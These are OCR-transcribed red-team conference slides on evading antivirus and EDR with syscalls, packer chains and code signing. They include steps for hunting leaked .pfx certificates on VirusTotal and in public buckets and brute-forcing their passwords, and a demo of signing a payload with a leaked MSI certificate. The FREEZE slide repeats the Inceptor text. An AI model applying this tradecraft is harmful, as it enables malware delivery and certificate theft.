
SYSCALLS

Direct Syscalls

- Syswhisphers1/2/3
- Gates – Hell,Halo

InDirect Syscalls

- Involves an abstraction layer
- Executed in memory of ntdll.dll



Reference: [Direct Syscalls: A journey from high to low - RedOps – English]()
[Direct Syscalls vs Indirect Syscalls - RedOps – English]()
[Understanding Syscalls: Direct, Indirect, and Cobalt Strike Implementation - d01a]()

WHAT'S THE POINT

Understanding how malware development techniques are implemented is important for custom tooling.

- Modifying Existing tools
- Applying new variants or implementations of same technique
- Adding obfuscation/routines
- Use Syscalls & Gates

PACKERS

Packers provide the ability to embed shellcode, exe, dll and etc. into a binary. Often used in software development to protect code. In red team used for bypassing AV solutions which is essential for initial access & In general for red team operations.

- Provide Obfuscation
- Evades most signature-based detection
- Protection Against Basic Reverse Engineering/Decompilation

Reference: Obfuscated Files or Information: Software Packing, Sub-technique T1027.002

INCEPTOR

Inceptor is a template-based PE packer for Windows, designed to help penetration testers and red teamers to bypass common AV and EDR solutions. Inceptor has been designed with a focus on usability, and to allow extensive user customization.

[Home · klezVirus/inceptor Wiki (github.com)](https://github.com/klezVirus/inceptor/wiki)

FREEZE

Inceptor is a template-based PE packer for Windows, designed to help penetration testers and red teamers to bypass common AV and EDR solutions. Inceptor has been designed with a focus on usability, and to allow extensive user customisation.


NIMCRYPT/2/NIMSYSCALLPACKER

[Tylous/Freeze: Freeze is a payload toolkit for bypassing EDRs using suspended processes, direct syscalls, and alternative execution methods (github.com)]

PROTECTMYTOOLING

Script that wraps around multitude of packers, protectors, obfuscators, shellcode loaders, encoders, generators to produce complex protected Red Team implants.

- Multiple file formats supported (depending on packer selection)
- Daisy-Chain multiple packers



ProtectMyTooling v0.15 | be responsible - watermark and track your implants

Input File D:\dev2\ProtectMyTooling\tests\dbgview64.exe

Output File D:\dev2\ProtectMyTooling\tests\dbgview64-obf.exe

File Architecture Auto

Detected file type: PE Executable

```
donut
sgn
nimpackt
callobf
peresed
upx
mangle
```

<-- Packers chain

Config path d:\dev2\ProtectMyTooling\config\ProtectMyTooling.yaml

Watermark section=.foo,1234567890abcdef123456

Custom IOC

Custom Options

☑ Collect IOCs ☐ Hide Console ☐ Don't disable AV ☑ Verbose ☐ Debug

```
Mangle(Upx(Peresed(Callobf(Nimpackt(Sgn(Donut("dbgview64.exe")))))))
```

Reference: ProtectMyTooling – Don't detect tools, detect techniques – mgeeky's lair
mgeeky/ProtectMyTooling

DIGITAL CERTIFICATES

Code signing certificates verify the identities of the developers and attackers cannot inject malware into legitimate software without detection.


Benefits

- Less Scrutinized by Anti-Malware/AV solutions.
- SmartScreen Filter (NOT all)
- Web Filters/Proxy

PURCHASING CODE SIGNING CERTS

Depending on the operational expense capability and resource of an operations. Purchasing code signing certs has it's caveats.


- Logistics & Expense
- Anonymity might be a concern
- Once Reported malicious unusable
- Burn Rate < Reward



Comodo SSL Store
https://www.comodosslstore.com

Comodo Code Signing - Buy Code Signing Certificates

Comodo Code Signing Certificate to **Signing** your **code** with Digital Signature at $219.45/yr.




Comodo Code Signing Certificate Highlights

- ✓ Showcase your verified publisher name
- ✓ Remove the "Unknown Publisher" warning
- ✓ Available to individual developers and registered businesses
- ✓ Protect your reputation as a software publisher
- ✓ Ensure software integrity through digital signatures
- ✓ Typically issued in 4-8 days
- ✓ Wide support and compatibility with Windows, Java, and other platforms
- ✓ Maintain software authenticity

RED TEAMING VILLAGE

OBTAINING CODE SIGNING CERTS



MONEY MESSAGE GANG LEAKED PRIVATE CODE SIGNING KEYS FROM MSI DATA BREACH

Pierluigi Paganini May 08, 2023


[msi]

Type to search...

Note: search is performed only in the current directory

```
File Name                                              File Size
SW_sourcecode                                          -
20220119_wwrlt2_full.dmp                               320.2 GiB
20220917_eis_full.dmp                                  180.8 GiB
ctms_prod_DB_backup_2023_01_23_210012_5583508.bak      26.8 GiB
```


The ransomware gang behind the attack on Taiwanese PC maker MSI leaked the company's private code signing keys on their darkweb leak site.



NVIDIA.

AWARENESS | NEWS

Stolen Nvidia certificates used to sign malware—here's what to do



DARKREADING The Edge DR Tech Sections Events

Attacks/Breaches 5 MIN READ NEWS

Attackers Compromise ASUS Software Update Servers to Distribute Malware

ShadowHammer campaign latest to highlight dangers of supply chain attacks.


GUIDEM

SEARCHING VIRUSTOTAL

Virustotal Enterprise

Query: content:{02 01 03 30}@4 NOT tag:msi AND NOT tag:peexe

Search for .pfx files for code signing certificates then bruteforce the password.




content:{02 01 03 30}@4 NOT tag:msi AND NOT tag:peexe

	Detections	Size	First seen	Last seen	Submitters
8C89C5F15FCA2305F5285D21B66F45EFFF534B95CB63FE22E59F043288295F74 W10MGroup.pfx	0 / 59	2.47 KB	2023-09-13 05:43:13	2023-09-13 05:43:13	1
AC6B468CE65579465F82A06830A0DFEA78A2A338C2C529F8FEF78D5E36EB323C PASSWORD.pfx	0 / 59	2.50 KB	2023-09-13 10:58:58	2023-09-13 10:58:58	1
3F4E38D8DDFEE1F6922F32784D9CBA2C6FB6446FCDB8D0B4BFFF52DF7CA8B758 /Installs/tracker.pfx	0 / 59	1.70 KB	2023-09-13 13:25:18	2023-09-13 13:25:18	1
958641D919EB18683A32B9DB98D34DB8077C19826042D74F2E670A49206AA266 6ac6bb44b95fd8428182fefb43c4c9e0.pfx	0 / 59	4.95 KB	2023-09-13 13:54:01	2023-09-13 13:54:01	1
0B256B269EC497716852FA4A85CC782C7737ED03CFA2D24BCCFDB3BC5136263D ain.pfx	0 / 59	1.74 KB	2023-09-13 20:17:34	2023-09-13 20:17:34	1
CA6C420C4F49C046495E4635C00B852AECCB0B82C17301376EB2ADBFA86E0606 38938_GOLDEN_DRAGON_BUS_AGENCIES_ISRAEL.pfx	0 / 59	3.87 KB	2023-09-14 05:00:29	2023-09-14 05:00:29	1
527C3DA70CEC21A0DF704848CE1B5E1309F814D974A33D766D3A00407474F18F 3700000307d918bbaed17d95b9000000000307.pfx	0 / 59	4.78 KB	2023-09-14 07:27:01	2023-09-14 07:27:01	1
7EA841969A4E6D5A00FB68E983817E340098CB5061843A1171FFA78C6CDD7BA6 hybrid.p12	0 / 59	3.19 KB	2023-09-14 10:20:02	2023-09-14 10:20:02	1
8E30F383C027DE5ADBDF0E4A7807C8E282A36EE0831A64DBC33ABF8CB03C3862 host.bin	0 / 58	5.44 KB	2023-09-14 10:34:11	2023-09-14 10:34:11	1
B717B6BBAC212967FF743E26517F13262996F9DF897516B4D5DB91D4E5C681E8 quasar.p12	0 / 59	4.16 KB	2023-09-14 14:36:25	2023-09-14 14:36:25	1

SEARCHING PUBLIC BUCKETS

GrayhatWarfare, is a **searchable database for public buckets or cloud storages**

GRAYHAT WARFARE
cause white is boring



Files
2.7bn of 11.1bn

Amazon Web Services
26.9k of 375.4k


Azure Blob Storage
58.5k of 100.6k

Digital Ocean Spaces
8.1k

Google Cloud Platform
59.1k of 163.4k

Last Update
11 July 2023

Search for .pfx files for code signing certificates then bruteforce the password.



Search files

Keywords - Stopwords (start with minus -)

keyword1 keyword2 -stopword1 -stopword2

□ Full Path □ Treat as regex

Filename Extensions (php, xlsx, docx, pdf)

pfx php, xlsx, docx, pdf

All files


Showing 1 - 20 out of 17932 results

Premium users using this query see 6964 more results. More info here.

Unknown Cheats is a game hacking forum you can learn a lot about bypasses and evasion here.

RED TEAMING VILLAGE

DEFAULT CS INDIRECT SYSCALLS+PACKED +SIGNED REVOKE CERT



e004daec11c0ffbe96778898879476e0e6dd6bc9d30bab776763fe6ce18aa554

10 /71

10 security vendors and no sandboxes flagged this file as malicious

e004daec11c0ffbe96778898879476e0e6dd6bc9d30bab776763fe6ce18aa554
payload.exe
peexe 64bits

Size 5.33 MB

Last Analysis Date 5 minutes ago

Community Score

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.

Threat categories trojan

Security vendors' analysis

Do you want to automate checks?

Bkav Pro	W32.AIDetectMalware.64	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	ESET-NOD32	A Variant Of WinGo/ShellcodeRunner.ME
Google	Detected	Jiangmin	Trojan.Shelm.ade
Malwarebytes	Malware.AI.1939047325	Sangfor Engine Zero	Trojan.Win32.Save.a
Sophos	ATK/Freeze-A	Symantec	ML.Attribute.HighConfidence
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected		
Avira (no cloud)	Undetected		
BitDefender	Undetected		
ClamAV	Undetected		
CrowdStrike Falcon	Undetected		



payload-signed Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
Micro-Star Intern...	sha256	Tuesday, 19 Septemb...

Digital Signature Details


Digital Signature Information
A certificate was explicitly revoked by its issuer.

Signer information
Name: Micro-Star International CO., LTD.
E-mail: Not available
Signing time: Tuesday, 19 September 2023 1:41:02 pm

Countersignatures

Certificate


Certification path
DigiCert
DigiCert SHA2 Assured ID Code Signing CA
Micro-Star International CO., LTD.



payload-signed.exe (5384) Properties

File
N/A
(Verified) Micro-Star International CO., LTD.
Version: N/A
Image file name: C:\Users\student\Desktop\payload-signed.exe

Process
Command line: "C:\Users\student\Desktop\payload-signed.exe"
Current directory: C:\Users\student\Desktop\
Started: 45 seconds ago (2:08:10 AM 9/24/2023)
PEB address: 0x5dffefc000 Image type: 64-bit
Parent: explorer.exe (5252)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None



Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection


Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On



a8d6229c9e2dba7218d78977c4cdc344bc7263086a193438ae43bcd41c240cf3

5 /71

5 security vendors and no sandboxes flagged this file as malicious

